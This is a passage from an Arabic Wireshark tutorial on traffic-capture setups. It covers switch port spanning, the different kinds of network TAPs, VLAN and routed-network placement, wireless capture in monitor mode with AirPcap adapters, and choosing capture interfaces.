
2. **الخيار 2: اجتياز منفذ المضيف على السويتش (Span the host's switch port)**

إذا كان السويتش المستخدم يدعم امتداد المنفذ (**port spanning**) وكان لديك الحق في اعداد هذا السويتش، فبالنظر في اعداد السويتش لنسخ كل حركة المرور من وإلى منفذ السويتش للمستخدم الى منفذ الواير شارك الخاص بك. واحد من الملحوظات المقلقة، هو أن السويتش في هذه الحالة لن يقوم بتوجيه أخطاء حزم طبقة الارتباط (**data link-layer**) والذي ينتج عنه ألا ترى كل الحركة المتعلقة بسوء الأداء.


3. **الخيار 3: استعمال Test Access Port (TAP)**

TAP هو جهاز ثنائي الاتجاه (**Full-duplex**) والذى يتم وضعه في المسار بين مجموعة من المضيفين والسويتش. افتراضيا، **TAPs** يعمل على توجيه كل حركة مرور الشبكة الى الامام، بما في ذلك أخطاء طبقة البيانات (**Data link layer errors**). على الرغم من أن **TAPs** يمكن أن يكون مكلف، فإنها يمكن أن تكون المنقذ إذا كنت ترغب في الاستماع إلى كل حركة المرور إلي أو من المضيف.
هذا الجهاز قد تستطيع صراحة عمله بمبلغ بسيط للغاية ... الفكرة هي إنك تقوم بعمل منفذين تضعهم في نفس العلبة التي توضع بالحائط، ولكن هذه العلبة تحتوي على منفذين فقط، الأول تربطه في الجهاز الذي يريد عمل المراقبة، والثاني تربطه مثلاً إما بالسويتش أو


بالبوابة **Gateway** مباشرة ... وبالتالي هنا لن يستطيع أن يعرف أحد ولا بأي شكل (سوى إن كان لديه **Physical Access** على غرفة الشبكة والخوادم) بانك تقوم بمراقبة الشبكة من خلال مثل هذا المنفذ ... لأنك ببساطة لا تقوم بإرسال أي شيء، والجهاز هذا لا يرسل أي إشارة أو أي شيء يدل على إنه يوجد من يراقب الشبكة، كل ما يعمله هو أن يراقب جميع البيانات المارة من هنا وهناك ...




يمكن استخدامها على شبكات أحادية الاتجاه (**half-duplex**) وشبكات ثنائية الاتجاه (**full-duplex**) للتنصت على حركة المرور بين العميل/الخادم والسويتش/الراوتر (العميل والسويتش أو بين العميل والراوتر وهكذا). **TAP** هي أجهزة**passive** التي يتم وضعها في الأنترنت (في الطريق) بين الأجهزة. **TAP** يمكنها توجيه الحزم التي تحتوي على أخطاء الطبقة الفيزيائية (مثل أخطاء **CRC**) إلى جهاز الرصد.




ملحوظه: TAP لا تأخير أو تغيير محتويات حركة المرور التي تمر من خلالها. وبالإضافة إلى ذلك، أيضا عند فقدان الطاقة الخاصة به فانه لا يعطل من حركة المرور.





- **Non-Aggregating Taps**




Setting up a non-aggregating tap and two Wireshark systems

تعمل على تمرير الاتصالات من النوع ثنائية الاتجاه [**Full-Duplex**] بين اثنين من المنافذ المنفصلة. ألجهاز الذي يحمل الواير شارك يتطلب اثنين من بطاقات الشبكة لتلقي حركة المرور من اثنين من بورتات المراقبة[**Monitor Port**] . وسيتم إعداد الواير شارك لالتقاط حركة المرور من كل بطاقات الشبكة في وقت واحد.

على الجانب الأخر يمكن استخدام اثنين من الأجهزة المنفصلة لتشغيل الواير شارك يمكن توصيلها إلى اثنين من البورات [***Monitor Port***]. ثم بعد ذلك ينتج ملفين يتم دمجهم عن طريق استخدام **File | Merge** أو الأمر **mergecap**.

ملحوظه: عند إعداد جهاز واحد يحتوي على بطاقتين شبكه للاستماع إلى حركة المرور من اثنين من بورتات المراقبة **[Monitor Port]** فكن حذرا من الاختلاف في الطابع الزمني بين بطاقتي الشبكة وإذا كان أحد هذا البطاقات قائم على **usb** فسوف تجد تأخر ملاحظ في الطابع الزمنى مما يؤدى إلى مشكله عند دمج الملفين لتكوين صوره كامله عن عملية الاتصال.


- **Aggregating Taps**



Net Optics Gigabit Aggregating Fiber Tap (www.netoptics.com)

يعمل على الجمع بين حركتين المرور إلى منفذ واحد أي بمعنى انه مثل السابق ولكن بدلا من أن كان المخرج [**monitor ports**] عباره عن منفذين جعلناه هنا منفذ واحد فقط. لذلك هنا سوف نحتاج إلى جهاز لتشغيل الواير شارك عليه يحتوي فقط بطاقة شبكه واحده وليست اثنين من بطاقات الشبكة. في هذا النوع من **TAP** سوف تحتاج إلى واير شارك واحد وبطاقة شبكه واحده على عكس النوع السابق.


- **Regenerating Taps**



Net Optics 10 Gigabit Regeneration Tap (www.netoptics.com)



تستخدم عندما يكون لديك أكثر من أداة رصد واحده للتنصت/للاستماع إلى حركة المرور. على سبيل المثال، ربما كنت ترغب في تحليل حركة المرور مع واير شارك وإجراء كشف التسلل مع أداة أخرى، مثل **Snort (www.snort.org)** أو **Suricata (www.openinfosecfoundation.org)** لديها منفذ الخرج أكثر من واحد، مما يسمح للاتصال من اثنين (أو أكثر) من أجهزة الرصد.



Net Optics Link Aggregation tap (www.netoptics.com)

- **Link Aggregation Taps**

تستخدم عندما يكون لديك أكثر من رابط واحد لمراقبة حركة المرور. على سبيل المثال، إذا كنت ترغب في مراقبة حركة المرور من وإلى اثنين من الخوادم المنفصلة. بدلا من استخدام **TAP** متعددة، يمكن أن تستخدم **link aggregation tap** واحد لكلا الخوادم.

- **Intelligent Taps**

يتميز بالذكاء في اتخاذ القرارات بشأن حركة المرور الواردة، وتوفير الطوابع الزمنية لكل الحزم الوارد، فلترة الحزم وأكثر من ذلك .
الميزات المتوفرة تعتمد على الحلول الذي يقدمها . **Net Optics** هي شركة عالمية في مجال **TAPS** لمزيد من المعلومات، يرجى زيارة www.netoptics.com

- **Analyzer Agents**


يستخدم بواسطة **distributed analyzers** وهو عباره عن برنامج يتم تحميله على **switches** لتمكينهم من التقاط حركة المرور من جميع المنافذ/البورتات وإرسال البيانات إلى وحدة تحكم الإدارة. وقد تمكنك من إدارة حركة المرور.

- **Spanning VLANs**

يمكنك استخدام كل من **TAP** أو **SPAN** للاستماع إلى التدفقات .من أجل عمل **SPAN** للتدفقات إلى أو من الأجهزة في **VLAN**، فيتم ذلك بتعريف بورت الوجه (**destination port**) والذي سوف يتصل به الواير شارك. من أجل أن نرى **VLAN**، فإنك يجب إعداد واجهة الواير شارك الموصول إلى السويتش كعضو من ضمن أعضاء **VLAN** ولكن لا يوجد ضمان أنك سوف تكون قادرا على رؤية **VLAN**.

- **Analyze Routed Networks**

تعمل أجهزة الراوتر على فصل تدفقات الشبكة استنادا إلى عناوين الشبكة مثل عنوان **IP**.وإذا قمت بوضع الواير شارك على جانب واحد من اجهز الراوتر فإنك سوف تشاهد فقط التدفقات المتجهة إلى أو القادمة من تلك الشبكة.
الشكل التالي يتكون من شبكتين (10.1.0.0 و10.2.0.0 و10.3.0.0، و Subnetted 255.255.0.0). التدفقات بين أجهزة العميل والخوادم سوف تكون على الشبكة 10.1.0.0 ولن تكون مرئية للواير شارك [wireshark #2] الموجود في الشبكة 10.2.0.0.



[Wireshark #1] يتم إعداده من خلال SPAN للاستماع إلى تدفقات الشبكة على المنفذ الذى يكون متصل بالراوتر a [router A] مما يمكن الواير شارك [Wireshark #1] من الاستماع إلى تدفقات الشبكة من والى جهاز العميل A و B و C و الشبكة 10.2.0.0.

[Wireshark #2] يتم إعداده من خلال aggregation TAP والذى يوضع في الخط الواصل بين server B و Switch C والذى تمكن الواير شارك من رؤية تدفقات الشبكة من والى Server B and the local and remote networks.

التقاط حركة المرور على الشبكة اللاسلكية (Capture Traffic on Your Wireless Network)

الواير شارك يمكنه أن يساعدك على فهم كيفية عمل الشبكات اللاسلكية (**الشبكات المحلية اللاسلكية**) ويعمل أيضا على مساعدتك في العثور على سبب ضعف الأداء في منزلك أو شبكة العمل. لديك عدد قليل من الخيارات لالتقاط على الجانب WLAN. الأول، تحديد محول WLAN الأصلي الخاص بك التي يمكن أن تراه أثناء تشغيل الواير شارك.

- **ما الذي يمكنه ان تراه كارت WLAN؟**

نختار Capture من القائمة الرئيسية ومن ثم نختار Interface لتحديد إذا كان كارت الشبكة اللاسلكية الخاص بك موجود في قائمة Interface وهل يمكنه رؤية حركة مرور الشبكة من خلال الواير شارك ام لا. إذا قمت بالبدء بعملية الالتقاط ولكن في قائمة الحزم لا ترى أي من الحزم على الرغم من تأكدك انه يوجد حركة مرور فهذا يعنى ان كارت الشبكة اللاسلكية الخاص بك لا يدعم الواير شارك. وفى بعض الأحيان قد يدعم كارت الشبكة اللاسلكية الخاص بك الواير شارك ويرى حركة المرور ولكنه قد لا يضيف بعض المعلومات الإضافية مثل قوة الإشارة في وقت الالتقاط وهذا يؤدى الى فقدان بعض البيانات المهمة.

عند تحليل الشبكة اللاسلكية نبدأ من القاع حتى نصل إلى بروتوكولات الشبكة اللاسلكية عند تحليل WLAN ومعنى أن نبدأ من القاع في بيئة WLAN يعني تحليل قوة الإشارة للترددات اللاسلكية(RF (Radio Frequency)) وبطاقات الشبكة الخاصة بذلك.
الواير شارك لا يمكن تحديد قوة RF unmodulated أو الوجهات الخاصة به. لذلك يستخدم spectrum analyzer لتحديد هذه المشاكل.
لقد قامت شركة MetaGeek بإنتاج مجموعة ممتازة بأسعار معقولة من محولات spectrum analyzer والبرمجيات. لمزيد من المعلومات، يرجى زيارة www.metageek.net.



Place Wireshark close to the client to analyze traffic from the client's perspective

موقع الواير شارك على شبكة اللاسلكية مشابهة إلى موقعه في الشبكة السلكية.
لتحليل شبكة WLAN يجب أن يكون جهاز الكمبيوتر الذي يحمل الواير شارك أن يكون لديه بطاقة WLAN وبعض التعريفات التي تمكنه من التعامل مع الوضعين promiscuous mode وmonitor mode.
هذين الوضعين ليس متماثلين حيث الوضع promiscuous mode يمكن بطاقة شبكة WLAN وبرامجه من التقاط التدفقات لجميع الأجهزة على الشبكة وليس الجهاز المحلى فقط أي بمعنى أخر يسمح لكارت الشبكة بقراءة جميع الحزم التي تمر من أمامه أو من خلاله سواء كانت موجهة له أو لا... . وإذا استخدم هذا الوضع فقط بدون Monitor mode فان المحول 802.11 يلتقط فقط الحزم التي تم نشر اسمها على الشبكة نتيجة المحول SSID وليست مخفيه. ومن أجل التقاط كل حركة المرور التي يمكن تحصليها بواسطة بطاقة الشبكة سواء ظاهر أو مخفيه، يجب وضع بطاقة الشبكة في الوضع "Monitor mode " التي تسمى أحيانا[rfmon mode] ، في هذا الوضع فان المحول [driver] لا يجعل المحول عضوا في أي مجموعة من مجموعات السيرفس.

ملحوظه: عند استخدام [monitor mode] فإن كارت الشبكة لا يدعم شبكة الاتصالات العامة (تصفح الإنترنت، البريد الإلكتروني، الخ). ولكنه فقط يتيح استقبال الحزم فقط لآلية التقاط الحزم. وهذا الوضع لا يدعم بواسطة WinPcap إذا فهو لا يعمل مع الواير شارك أو تي شارك.

- **Use an AirPcap Adapter for Full WLAN Visibility**

نظرا لهذا القيود (ولا سيما في بيئة الويندوز)، فان شركة **CACE** (المملوكة الآن لتقنية ريفربد) وضعت محولات من النوع **AirPcap** ويمكن لهذه المحولات التقاط إطارات البيانات، وإدارة ومراقبة ورصد أداء متعدد القنوات. في مجموعها محول **AirPcap** يتيح لك التقاط متعدد على محولات **AirPcap** (وبالتالي قنوات متعددة) في وقت واحد.




The AirPcap adapter was designed for WLAN capture

تم تصميم محولات **AirPcap** خصيصا لالتقاط جميع أنواع حركة المرور **WLAN** ، وتطبيق مفاتيح فك التشفير **WLAN** (إذا كان مرفق)، وإضافة البيانات الوصفية حول الإطارات الملتقطة.

يمكن لمحولات **AirPcap** التقاط 802.11 السيطرة، وإدارة، وإطارات البيانات. بالإضافة إلى ذلك، هذه المحولات يتم تشغيلها في وضع **Monitor mode** ويشار إليها ايضا رصد الترددات اللاسلكية أو وضع **Rfmon** ، والتي تمكن المحول من التقاط كل حركة المرور دون الحاجة إلى ربطه مع نقطة وصول محددة. وهذا يعني أن محول **AirPcap** يلتقط حركة مرور على أي شبكة **802.11**، وليس فقط المضيف الموجود على الشبكة المحلية.

يمكن إعداد محولات **AirPcap** لتركيب إما مؤشر **PPI** (**Per-Packet Information**) أو رأس **RadioTap** إلى كل إطار **WLAN**. هذه الرؤوس تحتوي على بعض المعلومات الكبيرة، مثل التردد (**Frequency**) الذي يصل فيه الإطار، وقوة الإشارة ومستوى الضوضاء في لحظة الالتقاط ومكان الالتقاط، وأكثر من ذلك. يصور الشكل التالي ملف تتبع تم التقاطه بواسطة محول **AirPcap** . يعرض الجزء حزم تفاصيل المعلومات الإضافية الواردة في رأس **RadioTap** .

إذا كنت بحاجة لالتقاط حركة مرور الشبكات اللاسلكية، المحولات **AirPcap** هي الخيار الامثل. لمزيد من المعلومات حول محولات **AirPcap**، يمكنك زيارة http://www.riverbed.com




تحديد واجهات الشبكة النشطة (Identify Active Interfaces)

إذا لم يستطع الواير شارك رؤية واجهة الشبكة، فلن يمكنه التقاط حركة المرور. إذا كان لديك أكثر من واجهة، تحتاج إلى تحديد أي واحده سوف تستخدمها. اتقان خيارات واجهة مطلوب لكي تكون محلل ناجح.

نقوم بالنقر فوق **Capture** من القائمة الرئيسية ومن ثم اختيار **Interface** او النقر فوق زر **Interface** الموجود في شريط الأدوات العلوي وذلك لتحديد بسرعه أي كارت الشبكة سوف يشهد حركة المرور والتي يتم توصيل الشبكة عليه.


إذا كنت تستخدم مضيف مزدوج (**dual-stack host**) أي يستخدم (**IPv4 وIPv6**)، فان الواير شارك يظهر لك عنوان **IPv6** من كل محول بشكل افتراضي. ننقر على عنوان **IPv6** لمعرفة عنوان **IPv4** للمحول، إن وجدت. على سبيل المثال، في الشكل التالي نحن نقوم بالنقر على عنوان **IPv6** المعروض لمحول **Atheros L1C PCI-E Ethernet Controller**. إذا فالوايرشارك يعرض الآن عنوان **IPv4** لهذا المحول. التي سوف يتم عليه عملية الالتقاط.



	Description	IP	Packets	Packets/s	
☐	Microsoft	fe80::407b:3720:1fbf:93a0	0	0	Details
☑	Atheros L1C PCI-E Ethernet Controller	24.6.169.43	419	22	Details
☐	Microsoft	fe80::3d05:6aaf:67da:e9db	0	0	Details
☐	Microsoft	fe80::fd37:5707:6989:6cd	0	0	Details
☐	Microsoft	fe80::d0e2:f8ba:2709:793d	0	0	Details

اعتبارا من الإصدار 1.8 للوايرشارك، فانه يمكنك التقاط على اثنين أو أكثر من الواجهات في وقت واحد. هذا مفيد إذا كنت تريد التقاط على الشبكة السلكية واللاسلكية في وقت واحد. على سبيل المثال، إذا كنت تحاول استكشاف عميل على شبكة **WLAN**، يمكنك التقاط على محول **WLAN** العميل والشبكة السلكية في وقت واحد، كما هو مبين في الشكل التالي.

ملحوظه: الزر **Details** لا يتوفر في النسخة المخصصة لماك حيث يوفر هذا الزر الكثير من المعلومات حول الواجهات المحلية. يتم إيصال



